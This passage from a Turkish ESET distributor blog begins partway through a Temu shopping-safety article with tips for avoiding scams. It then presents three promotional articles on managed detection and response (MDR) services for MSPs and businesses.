Temu güvenilir mi sorusunun pratik cevabı bu adımlarda saklı: Temu dolandırıcılığı çoğu zaman aynı kalıpları izler ve aşağıdaki adımlar tuzakların büyük kısmını daha ilk adımda eler. Temu, [bir hata ödül programı başlatarak](https://hackerone.com/temu?type=team) güvenliğini artırmanın yanı sıra dolandırıcılığı da engellemeye çalışıyor. [Kısa süre önce](https://www.retaildive.com/press-release/20231129-temu-wins-preliminary-court-injunctions-against-phishing-sites-in-major-eff-3/) ABD’de siteyi taklit eden kimlik avı web sitelerine karşı ihtiyati tedbir kararı aldı. Ancak siz de tetikte olmalı ve bu güvenlik ipuçlarını hatırlamalısınız:
- İstenmeyen e-postalardaki veya reklamlardaki bağlantılara asla tıklamayın.
- Çevrimiçi olarak ilan edilen bir Temu fırsatını kontrol etmek istiyorsanız, siteyi bağımsız olarak ziyaret edin.
- Ödeme bilgilerinizi hesabınıza kaydetmeyin. Ayrıca hesabınızın bir paroladan daha fazlasıyla korunması için iki faktörlü kimlik doğrulama (2FA) kullanın. Temu artık SMS tabanlı 2FA sunuyor, bu da donanım güvenlik anahtarları veya hatta özel mobil kimlik doğrulama uygulamaları kadar güvenli olmasa da hiç yoktan iyidir.
- Temu’da bir yönlendirme kodu girmenizi isteyen tekliflere, özellikle de ünlülerin yer aldığı tekliflere kanmayın.
- İleride hayal kırıklığına uğramamak için her zaman ne satın aldığınıza yakından bakın.
- Temu özel fırsatlar ve düşük fiyatlar sunuyor. Ancak genel olarak büyük indirimler bir aldatmaca olabilir. Başka birinin böyle bir şeyden bahsedip bahsetmediğini görmek için interneti kontrol edin.
Daha genel olarak, Temu uygulamasına veya diğer mobil uygulamalara ne kadar veri ifşa ettiğiniz ve ne tür izinler verdiğiniz [konusunda](https://www.welivesecurity.com/2019/10/02/do-apps-need-all-permissions/) dikkatli olun. Kişisel bilgilerinizi Temu’ya veya diğer çevrimiçi mağazalara ve pazar yerlerine çok fazla ifşa etme konusunda ciddi endişeleriniz varsa, uygulaması kolay bazı önlemleri burada bulabilirsiniz.
- Uygulama yerine platformun web sitesinden alışveriş yapmayı düşünün.
- [Sosyal medya hesabınızı kullanarak](https://www.welivesecurity.com/en/cybersecurity/one-login-rule-them-all-should-sign-in-google-facebook-other-websites/) Temu’ya giriş yapmaktan veya Temu’yu diğer çevrimiçi hesaplarınıza bağlamaktan kaçının.
- Kredi kartı bilgilerinizin ele geçirilmesinin neden olabileceği zararı önlemek için [tek kullanımlık kredi kartları veya PayPal gibi ödeme hizmetlerini ](https://www.welivesecurity.com/2022/11/25/know-payment-options-how-shop-pay-safely-holiday-season/)kullanın.
- Siparişinizin ev adresiniz yerine bir posta kutusuna gönderilmesini sağlayın.
Sitenin dolandırıcılık amaçlı olduğuna dair bir kanıt olmasa da dolandırıcılar yine de alışveriş yapanları kandırmak için siteyi kullanmaya çalışabilir. Online alışveriş yaparken her zaman dikkatli olmanızı tavsiye ederiz.
[](https://tr.store.eset.com/confirmandcontinue.aspx?SKU=ES-B2C-EHSU-05-1&PROMO=VPN30)
Özetle: Temu güvenilir mi sorusunun tek cümlelik cevabı yok. Temu dolandırıcılığı çoğunlukla gerçek olamayacak kadar iyi bir fırsat vaadiyle başlıyor. Fiyat ne kadar uçuksa, satıcıyı ve ödeme adımını o kadar dikkatli inceleyin.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Alışveriş, Siber Güvenlik
---
### [MSP güvenlik hizmetleri: operasyon yükünü MDR ile devretmek](https://antivirus.com.tr/msp-ler-mdr-yonetilen-tespit-ve-mudahale-ile-gucleniyor/)
**Published:** Mayıs 22, 2025
**Author:** ESET
**Excerpt:** MDR (Yönetilen Tespit ve Müdahale) yetenekleri sunan MSP 'ler, gelirlerini artırırken müşteri ortamlarının anlaşılmasını ve güvenliğini de geliştirir.
**Content:**
*MDR (Yönetilen Tespit ve Müdahale) yetenekleri sunan MSP ‘ler, gelirlerini artırırken müşteri ortamlarının anlaşılmasını ve güvenliğini de geliştirir. Bunların ESET yönetimi altına alınması kaliteli hizmet sağlar ve MSP’lerin operasyonel verimliliklerini artırır.*
MDR’ın tanımı ve bir sağlayıcıda aranması gereken kriterler için [MDR nedir rehberimize](https://antivirus.com.tr/mdr-nedir-yonetilen-tespit-ve-mudahale-rehberi/) bakın.
Yönetilen Hizmet Sağlayıcıları (MSP’ler) gelişmeye devam etmek zorundadır. Hem en son güvenlik tehditlerini ve trendlerini takip etmek hem de teknoloji envanterlerinde kullandıkları her ürünü tam olarak kullanma becerisini sürdürmek, başarıları için kilit bir bileşendir.
Ancak bu, çalışanlarının becerilerini geliştirirken kullanabilecekleri daha az kaynağa sahip oldukları anlamına gelebilir. Ya da günlük işlerinde düzenli bakım söz konusu olduğunda binlerce koltuğu olan müşterileri korurken bu dakikalar ve saatler kritik olabilir.
Tespit etmek ve yanıt vermek için zamana sahip olmak çok önemlidir. Siber tehditlerin giderek daha karmaşık hâle gelmesiyle birlikte yetenek açığı genişlemeye devam ediyor; bu da MSP’ler için hem bir fırsat hem de bir zorluk olabilir. Yönetilen Tespit ve Müdahale hizmetleri bu durumu MSP’lerin lehine çevirebilir.
## MSP zorlukları
Yönetilen Hizmet Sağlayıcıları siber güvenlik tehditlerinin artan karmaşıklığı nedeniyle önemli zorluklarla karşılaşmaktadır. Günlük operasyonları, bir yandan siber tehditlere karşı sağlam koruma sağlarken diğer yandan müşteri sistemlerini izlemeyi, rutin bakımları gerçekleştirmeyi ve teknik sorunları ele almayı içerir. [Aynı anda birden fazla müşterinin ](https://www.businesswire.com/news/home/20220218005441/en/Global-Managed-Services-Market-2022---2027-Big-Data-Stands-to-be-Driving-Factor-for-Productivity-and-Efficiency---ResearchAndMarkets.com)BT ortamlarını yönetmek için 7/24 ulaşılabilir olma ihtiyacı karmaşıklığı daha da artırıyor.
MSP’lerin en son tehditler konusunda güncel kalmaları gerekir ki bu da siber suçluların taktiklerinin sürekli geliştiği göz önüne alındığında yorgunluk yaratır. Yapay [zekânın ](https://www.bleepingcomputer.com/news/security/openai-confirms-threat-actors-use-chatgpt-to-write-malware/)entegrasyonu bir miktar destek sağlamıştır. Ancak siber suçlular yapay zekâ araçlarını kötü amaçlarla kullandığından yeni güvenlik açıklarını da beraberinde getirmektedir.
Birçok müşteri sistemine derin erişimleri nedeniyle MSP’lerin kendileri de siber saldırılar için başlıca hedeflerdir. [MuddyWater vakasında ](https://antivirus.com.tr/mspler-icin-ortaligi-karistiran-apt-gruplari/)olduğu gibi tedarik zinciri saldırıları, MSP araçlarının müşteri ağlarını tehlikeye atarak nasıl kötüye kullanılabileceğini vurgulamaktadır. MSP’ler bu tehditlerle mücadele etmek için kapsamlı görünürlük ve [Genişletilmiş Tespit ve Müdahale (XDR)](https://www.eset.com/tr/business/solutions/xdr-extended-detection-and-response/) gibi gelişmiş algılama yeteneklerine ihtiyaç duyarlar.
Ancak bu araçlar bunaltıcı olabilir ve etkili olabilmeleri için dikkatli bir yönetim gerektirirler. Tüm müşteriler için kesintisiz koruma sağlarken bu talepleri dengelemek MSP’ler için önemli bir zorluktur.

## MSP ‘ler için tüm alanları kapsıyoruz
[ESET MDR](https://www.eset.com/tr/business/services/managed-detection-and-response/), MSP’lere müşterileri için 7/24 yönetilen tespit ve müdahale hizmetleri sunuyor. Bu hizmet sayesinde müşteriler, aktif zararlı yazılım gruplarını sürekli izleyen ve en üst düzeyde siber saldırı önleme sağlayacak olan dünyanın en deneyimli tehdit avcılarını kullanarak işlerini koruyabilirler. ESET MDR, MSP’ler için çeşitli nedenlerden dolayı faydalıdır ancak en önemlisi şunlardır:
**7/24 izleme ve yanıt:** ESET MDR, 24 saat izleme ile tehditlerin 20 dakikadan kısa sürede tespit edilmesini ve yanıtlanmasını sağlayarak [MSP](https://antivirus.com.tr/mspler-icin-ortaligi-karistiran-apt-gruplari/)‘ler ve müşterileri için sürekli koruma ve gönül rahatlığı sağlar.
**Kapsamlı analiz ve** **hedefli yanıtlar**: ESET MDR, tehditleri doğru bir şekilde değerlendirmek ve gerekli düzeltme eylemlerini belirlemek için otomatik ve insan liderliğindeki analizi birleştirir. Bu, MSP’lerin dahili kaynaklarını zorlamadan tehditlere kesin ve hızlı yanıtlar verilmesini sağlar.
**Aşırı uyarı yüküyle mücadele**: ESET MDR, uyarıları akıllıca önceliklendirerek ve yanlış pozitifleri filtreleyerek MSP’lerin uyarı yorgunluğunu yönetmelerine yardımcı olur. Bu, MSP’lerin yüksek öncelikli sorunlara odaklanmasını ve daha verimli yanıt vermesini sağlar. [ESET PROTECT platformuna ](https://www.eset.com/tr/business/protect-platform/)entegre edilen [ESET AI Advisor](https://help.eset.com/glossary/tr-TR/eset_ai_advisor.html), güvenlik analistlerini, konuşmaya dayalı istemler ve etkileşimli diyalog kullanarak tehditleri tanımlamaya, analiz etmeye ve azaltmaya yardımcı olabilecek bir AI asistanıyla donatarak güvenlik görevlerinin karmaşıklığını birkaç tıklamaya indirgeyerek bir MSP’nin verimliliğini artırmayı amaçlamaktadır.
**Müşteri ilişkilerini güçlendirme:** ESET MDR, gelişmiş tehdit istihbaratı ve yüksek kaliteli destek sağlayarak MSP’lerin müşterileriyle daha güçlü, güvene dayalı ilişkiler kurmasına yardımcı olur. Bu, MSP’leri yalnızca hizmet sağlayıcıları değil, güvenilir danışmanlar olarak konumlandırır.
**Operasyonel verimlilik**: ESET MDR ile iş ortaklığı yapmak, MSP’lerin operasyonlarını kolaylaştırmasına ve dahili ekiplerinin üzerindeki yükü azaltmasına olanak tanır. Bu, MSP’lerin hizmet portföylerini genişletirken normal günlük faaliyetlerine odaklanmalarını sağlar.
Genel olarak, Yönetilen Tespit ve Müdahale (MDR) hizmetlerinin dahil edilmesi, Yönetilen Hizmet Sağlayıcıların personel geliştirme ve kaynakları artırma yükü olmadan müşterileri için proaktif, kapsamlı güvenlik çözümleri sunmalarını sağlar. MSP’ler, hizmetlerini izleme ve yönetilen güvenliği içerecek şekilde genişleterek Yönetilen Güvenlik Hizmeti Sağlayıcılarına (MSSP’ler) dönüşebilir. Böylece daha yüksek ücretler talep edebilir ve yeni gelir akışlarının kilidini açabilirler.
## MSP ‘ler için dış kaynaklı güvenlik mi?
Elbette teknik olarak MSP’ler zaten işletmelerin BT operasyonlarını dışarıdan yaptırıyorlar. Ancak kendi SOC’leri olan en büyük işletmelerin bile sıklıkla MDR şeklinde dış yardımla nasıl sözleşme yaptığını düşünün. Yardıma ihtiyaç duymak utanılacak bir şey değildir; özellikle de söz konusu yardım kişinin korunması için yukarı doğru bir yörünge ve bir anlamda müşterilerine yayılan çok daha gelişmiş bir güvenlik duruşu yarattığında.
Derin ortaklıkların bir nedeni var ve daha da güvenli bir gelecek inşa etmek için sürekli gelişen tehditlerin kötü niyetli dünyasıyla başa çıkmak için giderek daha gerekli hâle geliyorlar.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Kurumsal Güvenlik, MDR, MSP, Siber Güvenlik
---
### [MDR ile kuruluşlar müdahale hızını ve güvenliğini artırıyor](https://antivirus.com.tr/mdr-ile-kuruluslar-mudahale-hizini-ve-guvenligini-artiriyor/)
**Published:** Ağustos 22, 2025
**Author:** ESET
**Excerpt:** MDR (yönetilen tespit ve müdahale) hizmetleri, kuruluşların giderek daha çevik ve kararlı hâle gelen rakiplerini geride bırakmasına nasıl yardımcı olabilir?
**Content:**
*MDR (yönetilen tespit ve müdahale) hizmetleri, kuruluşların giderek daha çevik ve kararlı hâle gelen rakiplerini geride bırakmasına nasıl yardımcı olabilir?*
Müdahale döngüsünün adımlarını ve hangi sürenin neyi ölçtüğünü [MDR nedir rehberinde](https://antivirus.com.tr/mdr-nedir-yonetilen-tespit-ve-mudahale-rehberi/) ayrıntılandırdık.
Tehdit aktörlerinin ilk erişimden yanal harekete geçmesi ne kadar sürer? Günler? Saatler? Ne yazık ki birçok kuruluş için cevap giderek “dakikalar” oluyor. Aslında [bir](https://reliaquest.com/blog/racing-the-clock-outpacing-accelerating-attacks/) [rapora](https://reliaquest.com/blog/racing-the-clock-outpacing-accelerating-attacks/) göre 2024 yılında ortalama saldırı süresi 48 dakika ile bir önceki yıla göre %22 daha kısaldı[.](https://reliaquest.com/blog/racing-the-clock-outpacing-accelerating-attacks/) Aynı raporda yer alan bir başka rakam da endişeleri artırıyor: Siber saldırıları kontrol altına alma süresi (MTTC) genellikle saatlerle ölçülüyordu.
Bu, birçok kuruluşun kaybettiği bir zaman yarışıdır. Neyse ki tüm kozlar düşmanların elinde değil ve ağ savunucuları da karşılık verebilir. Güvenilir bir iş ortağından birinci sınıf yönetilen tespit ve müdahale (MDR) hizmetine yatırım yaparak BT ekipleri gelen tehditleri hızla keşfetmek, kontrol altına almak ve azaltmak için 24 saat çalışan uzman bir ekibe erişim elde eder. Hızlı şeride geçmenin zamanı geldi.
## Neden MDR’a ihtiyacınız var?
MDR pazarının önümüzdeki yedi yıl içinde yıllık ortalama %20 büyümeyle 2032’de 8,3 milyar doları aşması[ bekleniyor](https://www.fortunebusinessinsights.com/managed-detection-and-response-market-108618). Bu, siber ortamdaki gelişmelere doğrudan bir tepki. BT ve güvenlik ekipleri arasında artan popülaritesi, birbiriyle bağlantılı birkaç kritik faktöre bağlanabilir:
### İhlaller rekor seviyelere ulaşıyor
ABD Kimlik Hırsızlığı Araştırma Merkezi’ne (ITRC) göre, geçen yıl ABD’de 3.100’den[ fazla](https://www.idtheftcenter.org/publication/2024-data-breach-report/) kurumsal veri ihlali [meydana geldi](https://www.idtheftcenter.org/publication/2024-data-breach-report/) ve bu ihlaller 1,4 milyar kişiye ulaştı.[ 2025 yılında](https://www.infosecurity-magazine.com/news/us-data-breaches-record-year/) da rekorların kırılması bekleniyor.
Finansal kayıplar da aynı derecede vahimdir. IBM’in en son Veri İhlali Maliyet Raporu, [ortalama bir veri ihlalinin maliyetini](https://newsroom.ibm.com/2025-07-30-ibm-report-13-of-organizations-reported-breaches-of-ai-models-or-applications,-97-of-which-reported-lacking-proper-ai-access-controls) bugün 4,4 milyon dolar olarak hesapladı. Ancak yalnızca ABD’de bu maliyet çok daha yüksektir; ortalama 10,22 milyon dolar.
### Saldırı yüzeyi büyümeye devam ediyor
İşletmeler hâlâ çok sayıda [uzaktan ve hibrit çalışanı](https://www.welivesecurity.com/2021/07/13/hybrid-workplace-what-does-mean-cybersecurity/) desteklemektedir. Ayrıca rekabet avantajı elde etmek için bulut, yapay zekâ, IoT ve diğer teknolojilere yatırım yapmaktadır. Ne yazık ki bu yatırımlar ve [tedarik zincirlerinin](https://www.welivesecurity.com/en/business-security/supply-chain-dependencies-resilience-blind-spot/) sürekli [büyümesi](https://www.welivesecurity.com/en/business-security/supply-chain-dependencies-resilience-blind-spot/), saldırganların hedef alacağı alanın boyutunu da artırmaktadır.
### Tehdit aktörleri profesyonelleşiyor
Siber suç dünyası, kimlik avı ve DDoS saldırılarından fidye yazılımı ve bilgi hırsızlığı kampanyalarına kadar her türlü suçun işlenmesini kolaylaştıran hizmet tabanlı tekliflerle giderek daha fazla doluyor. Birleşik Krallık hükümeti uzmanlarına göre [yapay zekâ](https://www.ncsc.gov.uk/report/impact-ai-cyber-threat-now-2027) kötü niyetli kişilere tehditlerin sıklığını ve şiddetini artırmak için [daha da fazla](https://www.ncsc.gov.uk/report/impact-ai-cyber-threat-now-2027) yeni fırsat [sunacak](https://www.ncsc.gov.uk/report/impact-ai-cyber-threat-now-2027).
AI, kötü niyetli kişilerin keşif faaliyetlerini otomatikleştirmelerine ve güvenlik açıklarını daha hızlı tespit edip bunlardan yararlanmalarına şimdiden yardımcı oluyor. [Bir araştırmaya](https://reliaquest.com/blog/racing-the-clock-outpacing-accelerating-attacks/) göre, bir yazılım hatasının keşfedilmesinden bu hatanın istismar edilmesine kadar geçen süre %62 azaldı.
### Beceri ve kaynak eksikliği artmaya devam ediyor
Savunma ekipleri bir süredir personel eksikliği çekiyor. Küresel BT güvenlik uzmanı açığının 4,7 milyonun üzerinde olduğu[ tahmin ediliyor](https://www.isc2.org/Insights/2024/10/ISC2-2024-Cybersecurity-Workforce-Study). Kuruluşların %25’i siber güvenlik alanında işten çıkarmalar olduğunu bildirirken iş dünyası liderleri Güvenlik Operasyon Merkezi (SOC) için yetenek ve ekipmana büyük yatırımlar yapma havasında değil.
## MDR’da hız neden önemlidir?
Bu bağlamda dış kaynak kullanımı son derece mantıklıdır. Özel bir uzman ekibi tarafından proaktif tehdit avcılığı da dâhil olmak üzere 7/24 tehdit izleme ve algılama hizmeti sunmanın daha düşük maliyetli (özellikle sermaye harcamaları açısından) bir yoludur. Bu, beceri eksikliğinin üstesinden gelmeye yardımcı olmakla kalmaz, aynı zamanda [hızlı ve kesintisiz koruma](https://www.welivesecurity.com/en/business-security/cybersecurity-never-out-of-office-protecting-business-anytime-anywhere/) sağlar. Özellikle [fidye yazılımı kurbanlarının](https://www.infosecurity-magazine.com/news/cybercriminals-exploit-weekend/) %86’sının hafta sonları veya resmî tatillerde saldırıya uğradığını [itiraf](https://www.infosecurity-magazine.com/news/cybercriminals-exploit-weekend/) ettiği bir dönemde, gönül rahatlığı da sağlar.
Bu bağlamda hız önemlidir çünkü aşağıdakilere yardımcı olabilir:
- [Mandiant’a göre](https://cloud.google.com/blog/topics/threat-intelligence/m-trends-2025) şu anda 11 gün olan saldırganların sistemde kalma süresini en aza indirir. Saldırganların ağınızda kalmasına izin verilen süre ne kadar uzun olursa hassas verileri bulup çalmak ve fidye yazılımını dağıtmak için o kadar fazla zamanları olur.
- Saldırının “etki alanını” hızla sınırlayarak güvenliği ihlal edilen sistemlerin/ağ segmentlerinin izole edilmesini ve böylece ihlalin yayılmasını önleyin.
- Kesinti süresi, düzeltme, marka itibarı, bildirim, BT danışmanlığı ve olası yasal cezalar dâhil olmak üzere ciddi ihlallerle ilgili maliyetleri azaltın.
- Hızlı ve etkili tehdit algılama ve yanıt verme konusundaki kararlılığınızı göstererek düzenleyici kurumları memnun edin.
## MDR seçerken nelere dikkat etmelisiniz?
Güvenlik operasyonlarınızı (SecOps) bir MDR çözümüyle geliştirmeye karar verdikten sonra, dikkatinizi satın alma kriterlerine yöneltmelisiniz. Piyasada çok sayıda çözüm bulunduğundan işletmeniz için doğru olanı bulmak önemlidir. En azından aşağıdakileri aramalısınız:
- **AI destekli tehdit algılama ve yanıt:** Şüpheli davranışları otomatik olarak işaretleyen, bağlamsal verileri kullanarak uyarıların doğruluğunu artıran ve gerektiğinde otomatik olarak düzeltme yapan akıllı analitik. Bu, düşmanlarınız kalıcı hasar vermeden önce soruşturmaları hızlandırmanın ve sorunları çözmenin yoludur.
- **Konusunda uzman, güvenilir ekip:** Teknoloji ne kadar önemli olsa da MDR çözümünüzün arkasındaki insanlar muhtemelen daha da önemlidir. Günlük izleme, proaktif tehdit avcılığı ve olay müdahalesini yönetmek için BT güvenlik ekibinizin bir uzantısı gibi çalışan kurumsal düzeyde SOC uzmanlığına ihtiyacınız vardır.
- **Önde gelen araştırma yetenekleri**: Tanınmış kötü amaçlı yazılım araştırma laboratuvarları işleten satıcılar, sıfır gün saldırıları da dâhil olmak üzere ortaya çıkan tehditleri durdurmak için en uygun konumdadır. Bunun nedeni, uzmanlarının her gün yeni saldırıları ve bunları nasıl hafifleteceklerini araştırmasıdır. Bu istihbarat, MDR bağlamında paha biçilmez bir değere sahiptir.
- **Kişiselleştirilmiş dağıtım:** Her yeni iş birliği öncesinde yapılan müşteri değerlendirmesi, MDR sağlayıcısının benzersiz BT ortamınızı ve güvenlik kültürünüzü anlamasını sağlar.
- **Kapsamlı koruma:** Uç nokta, e-posta, ağ, bulut ve diğer katmanlarda XDR benzeri yetenekler arayın ve düşmanlara saklanacak yer bırakmayın.
- **Proaktif tehdit avcılığı:** Sofistike APT tehditleri ve sıfırıncı gün istismarları dâhil olmak üzere otomatik analizden kaçmış olabilecek tehditleri bulmak için periyodik araştırmalar.
- **Hızlı başlangıç:** Bir sağlayıcı seçtikten sonra, korumanın faydalarından yararlanmak için haftalarca beklemek zorunda kalmak istemezsiniz. Algılama kuralları, istisnalar ve parametreler, başlamadan önce doğru şekilde yapılandırılmalıdır.
- **Diğer araçlarla uyumluluk:** Algılama ve yanıt araçları, güvenlik bilgileri ve olay yönetimi (SIEM) ile güvenlik orkestrasyonu ve yanıt (SOAR) araçlarınızla sorunsuz bir şekilde çalışmalıdır. Bunlar, MDR satıcısı tarafından veya üçüncü taraf çözümlerine API’ler aracılığıyla sunulmalıdır.
Doğru MDR, siber güvenlik ortamınıza paha biçilmez bir katman ekleyerek öncelikle kötü amaçlı kodların veya aktörlerin BT sistemlerinize zarar vermesini engellemeye odaklanan, önleme odaklı bir güvenlik yaklaşımını destekler. Bu, sunucu, uç nokta ve cihaz koruması, [güvenlik açığı ve yama yönetimi](https://www.welivesecurity.com/en/cybersecurity/patch-perish-organizations-vulnerability-management/) ve tam disk şifreleme gibi diğer unsurların da kullanılması anlamına gelir. İnsan ve yapay zekânın doğru karışımıyla daha güvenli bir geleceğe doğru yolculuğunuzu hızlandırabilirsiniz.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** MDR, Siber Güvenlik
---
### [Yönetilen Algılama ve Yanıt (MDR) hizmetinden ne beklemelisiniz?](https://antivirus.com.tr/yonetilen-algilama-ve-yanit-mdr-hizmetinden-ne-beklemelisiniz/)
**Published:** Mart 28, 2023
**Author:** ESET
**Excerpt:** Yönetilen algılama ve yanıt çözümü ve yanında verilen hizmetten ne beklemelisiniz? Yardımcı olması için kapsamlı bir MDR Satın Alma Kılavuzu hazırladık!
**Content:**
*Bir MDR çözümünden ve yanında verilen hizmetten beklemeniz gereken beş önemli özellik bulunur. Şirketiniz için MDR’a (Yönetilen Algılama ve Yanıt) ihtiyaç duyuyorsanız bu hizmeti yetkin bir iş ortağından almanız oldukça önemlidir. Peki bu iş ortağının yetkin olup olmadığına nasıl karar verebilirsiniz?*
Hizmetin tanımı, bileşenleri ve sağlayıcı seçim kriterleri için [MDR nedir? Yönetilen tespit ve müdahale rehberi](https://antivirus.com.tr/mdr-nedir-yonetilen-tespit-ve-mudahale-rehberi/) yazımıza bakabilirsiniz.
COVID-19 pandemisi sırasında ve sonrasında dijital dönüşüm yatırımlarındaki artışın bir sonucu olarak birçok trend ve gelişme hız kazandı. Bu süreçte tehdit ortamı da son derece hızlı bir şekilde gelişiyor ve kurumsal siber saldırı alanları genişliyor.
Ancak saldırı alanı genişledikçe, beceriler, yetenekler ve kaynaklar temelinde saldırganlar ve savunucular arasındaki mesafe de açılıyor. Neyse ki, kurumsal güvenlik ekiplerinin kontrolü (yeniden) ele geçirmek için yapabileceği şeyler var. Örneğin; proaktif yaklaşım, önlem, algılama ve yanıtın önemsenmesi ve dışarıdan (uzman sektör ortaklarından) hizmet almak olabilir.
Yönetilen algılama ve yanıt (MDR) tüm bunları birleştiriyor. Ancak tüm şirketler, çözümler ve ihtiyaçlar aynı değildir. Bu nedenle MDR’ın ne olduğu, kuruluşunuzun neden MDR’a ihtiyaç duyabileceği ve bu hizmeti alırken dikkat etmesi gereken beş temel özelliğe bir göz atalım.
## Neden MDR?
Pandemi döneminde yatırımların artmasıyla birlikte aşağıdakiler gibi eğilimler gözlendi:
- Kuruluşları saldırıya açık hale getiren yanlış yapılandırmalara yol açan **bulut sisteminin hızla benimsenmesi** ile şirket içi çözümleri arka plana atmak.
- **Gelişmekte olan hibrit iş yeri** modeli ile evde kontrol edilemeyen cihazlara ve bunları kullanan dikkatsiz, potansiyel riskler taşıyan çalışanlara sahip olmak.
- Yönetilen hizmet sağlayıcıların (MSP) işin içine girmesi ile birlikte Kaseya olayının bize gösterdiği gibi **tedarik zinciri karmaşıklığında artış**.
- Karmaşık çok aşamalı fidye yazılımı saldırılarını başlatabilen **hizmet olarak fidye yazılımının (RaaS)**yaygınlaşması.
- İhlalin belirgin işaretlerini tespit etmeyi zorlaştıran **yanal hareket için yasal araçların kullanımı**.
- Saldırganların yasal kimlik bilgileri kullanarak savunmaları aşmasını kolaylaştıran **ihlal edilmiş verilerle dolu bir yeraltı siber suç dünyası**.
- İlk Erişim Aracıları (IAB’ler) gibi bireysel oyuncuların tedarik zincirinde açıkça rol aldıkları **siber suç ekonomisi**.
- Tehdit aktörlerine hedeflerine ulaşmaları için daha fazla fırsat veren **CVE’lerin yayınlanmasındaki artış**.
Tüm bu eğilimler ve daha fazlası ihlallerin yaygınlaşma ihtimalini artırıyor. 2021 yılında ABD’de kamuya açıklanan veri ihlallerinin tüm zamanların [en yüksek seviyesine](https://www.idtheftcenter.org/post/identity-theft-resource-center-2021-annual-data-breach-report-sets-new-record-for-number-of-compromises/) ulaştığı görüldü. Bu durum, ihlal olaylarının algılanmasını zorlaştırıyor ve kontrol altına alınmasının maliyetini artırıyor.
Bir veri ihlalini algılamak ve kontrol altına almak için ortalama süre şu anda 277 gün ve güvenliği ihlal edilmiş 2.200 ila 102.000 arası kayıt için ortalama maliyet 4,4 milyon USD.
Yönetilen Algılama ve Yanıt MDR hizmeti nedir Neden MDRa ihtiyacınız var Ne beklemelisiniz
## Önleme yeterli olmadığında
Çoğu durumda güvenliğe yönelik önleyici yaklaşım yeterli değildir. Kararlı tehdit aktörleri her zaman kurumsal ağınıza girmenin bir yolunu bulur. Bunun için güvenlik açığından yararlanma yolunun dışında ihlal edilmiş, kimlik avı veya fiziksel olarak ele geçirilmiş kimlik bilgilerini kullanabilirler. Artık önleyici çabalara tehdit algılama ve yanıt (EDR) eklemenizin zamanı geldi.
EDR, saldırganların savunmanızı geçmesi durumunda, bir zarar vermeden önce herhangi bir şüpheli etkinlik işaretini tespit etmek için sürekli ve ayrıntılı izleme yapar. Güvenlik operasyonları ekibiniz olayı ciddi bir ihlale dönüşmeden kontrol altına almak için hızla yanıt verebilir.
Genişletilmiş algılama ve yanıt (XDR), bunu başarmak için giderek popüler hale gelen bir yoldur.
Saldırganları durdurmak için uç nokta, e-posta, bulut ve diğer katmanlardaki kritik algılama yeteneklerinin yanı sıra, yanıt ve ortadan kaldırmayı kullanır. Ancak, bazı kuruluşlar için XDR tam anlamıyla bir çözüm olamayabilir. Bunun nedenleri aşağıdaki gibi sıralanabilir:
- **Şirket içi eksiklikler:** XDR araçlarını çalıştıracak az sayıda eğitimli analistiniz olabilir veya hiç olmayabilir.
- **Dağıtım ve yönetim sorunları:** Yine kısmen personel eksikliğinden kaynaklanır ve özellikle XDR’ı birden çok bölgede yönetirken ortaya çıkar.
- **Yüksek personel maliyeti** ve doğru XDR araçlarını satın alma ve bakım sürecinin zorluğu.
- **Uyarıların fazlalığı:** Stres altındaki analistler için tehdit öncelik sıralamasını doğru yapamayan araçlardan oldukça fazla sayıda uyarı gelir. Bu da dikkat dağınıklığına ve yanlış tespitlere yol açabilir.
Bu nedenle MDR giderek daha fazla tercih edilmektedir. Çözüm, XDR’ın yönetimini uzman dış kaynak sağlayıcıya devreder, yani eğitimli analistler tehdit algılama, önceliklendirme, analiz ve müdahale işlemlerini gerçekleştirir. Ancak piyasada bu kadar çok çözüm varken işletmeniz için doğru olanı nasıl seçebilirsiniz?
## Bir MDR çözüm sağlayıcısında olması gereken 5 özellik
MDR, sektör lideri teknolojinin ve insan uzmanlığının birleşimidir. Yetenekli tehdit avcılarının ve olay yöneticilerinin siber riski en aza indirmeye yardımcı olmak üzere araçların sonuçlarını analiz ettiği Güvenlik Operasyonları Merkezi (SOC) içinde bir araya gelirler. MDR hizmet sağlayıcısından beklemeniz gereken beş özellik bulunur:
1. **Mükemmel algılama ve yanıt teknolojisi:** Yüksek algılama oranları, düşük yanlış tespitler ve minimum sistem ayak izi ile tanınan bir üreticinin ürünlerini kullanıyor olmalı. Bağımsız analist değerlendirmeleri ve müşteri incelemeleri yararlı olabilir.
2. **Önde gelen araştırma yetenekleri:** Tanınmış virüs laboratuvarları veya benzerlerine sahip üreticiler, ortaya çıkan tehditleri durdurma açısından avantajlıdır. Bunun nedeni, uzmanlarının her gün yeni saldırıları ve bunların nasıl azaltılacağını araştırmasıdır. Bu istihbarat, bir MDR için paha biçilmezdir.
3. **24/7/365 destek:** Siber tehditler küresel bir olgudur ve saldırılar her yerden ve her zaman gelebilir, bu nedenle MDR ekipleri tehdit ortamını gece gündüz her zaman izliyor olmalıdır.
4. **Üst düzey müşteri hizmetleri:** İyi bir MDR ekibinin işi, yalnızca ortaya çıkan tehditleri hızlı ve etkin bir şekilde algılamak ve bunlara yanıt vermek değildir. Şirket içi güvenliğin veya Güvenlik Operasyonları ekibinin bir parçası gibi de davranmalıdır. Bu sadece ticari bir ilişki değil, bir ortaklık olmalıdır. Müşteri hizmetlerinin devreye girdiği yer burasıdır. Üretici, yerel dil desteği ve dağıtım için dünya genelinde hizmet vermelidir.
5. **İhtiyaca göre hizmet:** Her kuruluş aynı değildir. Bu nedenle MDR sağlayıcıları, kuruluşlar için hazırladıkları teklifleri kuruluşun boyutlarına, IT ortamlarının karmaşıklığına ve gerekli koruma düzeyine göre özelleştirebilmelidir.
Küresel MDR pazarının önümüzdeki beş yıl içinde %16’lık bir YBBO ile 2027 yılına kadar 5,6 milyar USD’ye ulaşacağı tahmin ediliyor. Tehlikede olan birçok kuruluş ve piyasada çok fazla üretici var, kararınızı vermeden önce kapsamlı bir durum tespiti yapmak faydalı olacaktır.
İlgili makale: [Ücretsiz kılavuz: Etkin siber güvenlik stratejisi oluşturun](https://antivirus.com.tr/ucretsiz-kilavuz-etkin-siber-guvenlik-stratejisi-olusturun/)
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** MDR, Rehber, XDR, Yönetilen Algılama ve Yanıt
---
